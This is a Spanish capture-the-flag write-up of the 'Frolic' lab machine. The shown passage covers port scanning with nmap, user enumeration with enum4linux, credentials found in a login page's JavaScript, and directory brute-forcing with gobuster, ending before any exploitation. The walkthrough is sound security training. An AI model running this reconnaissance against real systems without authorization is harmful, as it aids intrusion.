Frolic - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3HUqxhCShF9I6uBmGCX6yXz56Iibv7WW2fBKsKA9yVqmoupPdDKac1U3/PIioR
ZW3WwiyxdcPxmTQLpU8InXZpMOwjpGJTTwqxsMIxNdPk0FP/MtqEzQI45MOr7IQOGcEAsmcJ1Cy3aRDAnp77NBWYA316l7Xb8WA/aWo
rrWUzN0ivb9izy9YgqrOJ5ZKQI4A1yn0CxZNsiweIT8gopM1KrfinPGiKbGbSNVvTX2dHYyISh6Y2bp1D5vum6SH
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDSjEcHeA/VoBi4PaoyxwM1Rx1vpo
rWRwqD4LZmz+Sk=
|   256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINVT+d0lX5zwXTOY4h4+MfU6kt/q3EmGVWIXnMsomQq5
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp open  http        syn-ack ttl 63 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 818DD6AFD0D0F9433B21774F89665EEA
|_http-title: Node-RED
9999/tcp open  http        syn-ack ttl 63 nginx 1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con enum4linux encontramos 2 usuarios:


```
[+] Enumerating users using SID

S-1-22-1-1000 Unix User\sahay (
S-1-22-1-1001 Unix User\ayush (
```


En el puerto 1880 vemos un panel de login de "Node-red", que es una herramienta diseñada para **comunicar** hardware:




En el puerto 9999 vemos la pagina por defecto de nginx:




Encontramos un panel de login en la ruta /admin



En /backup encontramos lo siguiente:




Si vamos al codigo fuente del panel de login encontramos un archivo javascript:




En su interior podemos ver como se filtran unas credenciales:

```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
```

Una vez logeados vemos lo siguiente:




En el directorio /dev nos pone que no tenemos permisos para ver el contenido:




Pero podemos utilizar gobuster para listarlo y encontramos un directorio en su interior llamado backup:


```
└─$ gobuster dir -u http://10.10.10.111:9999/dev -w /usr/sh
p,aspx,jar -t 100 --add-slash
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefar
===============================================================
[+] Url:                     http://10.10.10.111:9999/dev
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,asp,jar,txt,aspx,php,jsp,
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html/               (Status: 403) [Size: 178]
/backup/              (Status: 200) [Size: 11]
```



Esa ruta contiene un panel de login que no disponemos de credenciales:



Volvemos con el lenguaje codificado que hemos encontrado tras logearnos:



Tras investigar, veo que es un lenguaje de programacion exoterico (Como puede ser brainfuck). Vamos a intentar localziar de que tipo de lenguaje de programacion exoterico se trata. Aqui encontramos un listado de lenguajes exotericos:

Vemos que hay algunos que estan creados de broma:

